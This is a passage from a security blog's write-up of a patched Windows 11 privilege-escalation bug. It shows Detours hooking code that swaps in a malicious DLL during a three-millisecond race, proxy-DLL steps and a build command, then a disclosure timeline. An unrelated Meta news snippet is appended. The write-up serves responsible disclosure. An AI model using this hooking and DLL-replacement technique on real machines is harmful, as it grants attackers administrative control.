        ret = OriginalGetFileVersionInfoExW(dwFlags, lpwstrFilename, dwHandle, dwLen, lpData);
        // Overwrite with malicious dll
        CopyFileExW(malicious, original, NULL, NULL, NULL, 0);
        // Return to normal execution
        return ret;
    }
    else
    {
        return OriginalGetFileVersionInfoExW(dwFlags, lpwstrFilename, dwHandle, dwLen, lpData);
    }
}

// This program is loaded into the user program CrossDeviceService.exe
BOOL WINAPI DllMain(HINSTANCE hinst, DWORD dwReason, LPVOID reserved)
{
    if (DetourIsHelperProcess()) {
        return TRUE;
    }

    // When this file is loaded perform the following
    if (dwReason == DLL_PROCESS_ATTACH) {
        DetourRestoreAfterWith();

        // Get function location of GetFileVersionInfoExW during runtime
        OriginalGetFileVersionInfoExW = ((BOOL (WINAPI *)(DWORD dwFlags, LPCWSTR lpwstrFilename, DWORD dwHandle, DWORD dwLen, LPVOID lpData)) DetourFindFunction("kernelbase.dll", "GetFileVersionInfoExW"));

        // Intercept the original function with our modified funtion
        DetourTransactionBegin();
        DetourAttach(&(PVOID&)OriginalGetFileVersionInfoExW, DetouredGetFileVersionInfoExW);
        DetourTransactionCommit();

    }
    // Undo our changes when this file is unloaded
    else if (dwReason == DLL_PROCESS_DETACH) {
        DetourTransactionBegin();
        DetourUpdateThread(GetCurrentThread());
        DetourDetach(&(PVOID&)OriginalGetFileVersionInfoExW, DetouredGetFileVersionInfoExW);
        DetourTransactionCommit();
    }
    return TRUE;
}
We then load this code into the user process, and when all goes well, we replace the DLL with our malicious one within the small time window. Instead of relying on a race condition that lasts less than 3 milliseconds, we’ve turned the exploit into a reliable one that works every time. No need to pray to the demo gods!
Continuing Normal Operation
We’re not done yet; The programs assume that the relevant functions are implemented when loading the DLL. If we simply replace the DLL with our malicious one that grants administrative permissions, the program will crash because the original DLL functions are no longer present.
Therefore, we need to create a proxy that intercepts the program’s request and forwards it to the original function.
The original DLL exposes the two functions DllCanUnloadNow and DllGetClassObject:
With the following definition file, we can specify that our malicious version exposes the two functions with the same name and internally just pass the function calls on to the original file target_original.
We can now compile our malicious DLL that will create a new file directly in the C: directory, using the command gcc -shared -o poc.dll malicious.c malicious.def.
With the above tricks we were able to trigger the vulnerability and gain administrative privileges on a Windows 11 machine:
Trigger the installation of the “Mobile devices” Webcam functionality as a low-privilege user.
Wait until the DLL is closed so we can replace it with our malicious one.
Finally, we can see that the high-privilege system user created our file in the C: location. Only high-privilege users can write to that directory.
Recap and Takeaways
This post explains how we were able to gain local administrative privileges on an up-to-date Windows 11 machine by exploiting a weakness in a functionality within Windows 11.
Fortunately, Microsoft has since fixed this vulnerability, and all you need to do is keep installing those Windows updates.
While keeping your system up to date is crucial, there are additional steps you can take to safeguard your machine. By using an Endpoint Detection and Response (EDR) solution, you can proactively detect unusual behavior and identify irregular activity. Even if a vulnerability hasn’t been patched yet, these tools potentially help you catch threats early and stay one step ahead.
PS: Don’t forget to actually collect relevant information and to act on them if you receive such indicators. We published a blog post in the past to bring your EDR team to the next level, which you can find via the following link: Hitchhiker’s Guide to Managed Security – Compass Security Blog.
Disclosure Timeline
2024-09-20: Discovery 2024-10-07: Initial vendor notification 2024-10-08: Initial vendor response 2025-03-11: Release of fixed version / patch 2025-04-15: Coordinated public disclosure date
https://www.backbox.org/wp-content/uploads/2018/09/website_backbox_text_black.png00adminhttps://www.backbox.org/wp-content/uploads/2018/09/website_backbox_text_black.pngadmin2025-04-15 07:07:012025-04-15 07:07:013 Milliseconds to Admin: Mastering DLL Hijacking and Hooking to Win the Race (CVE-2025-24076 and CVE-2025-24994)
Meta has announced that it will begin to train its artificial intelligence (AI) models using public data shared by adults across its platforms in the European Union, nearly a year after it paused its efforts due to data protection concerns from Irish regulators.
“This training will better support millions of people and businesses in Europe, by teaching our generative AI models to better
https://www.backbox.org/wp-content/uploads/2018/09/website_backbox_text_black.png00adminhttps://www.backbox.org/wp-content/uploads/2018/09/website_backbox_text_black.pngadmin2025-04-15 06:07:262025-04-15 06:07:26Meta Resumes E.U. AI Training Using Public User Data After Regulator Approval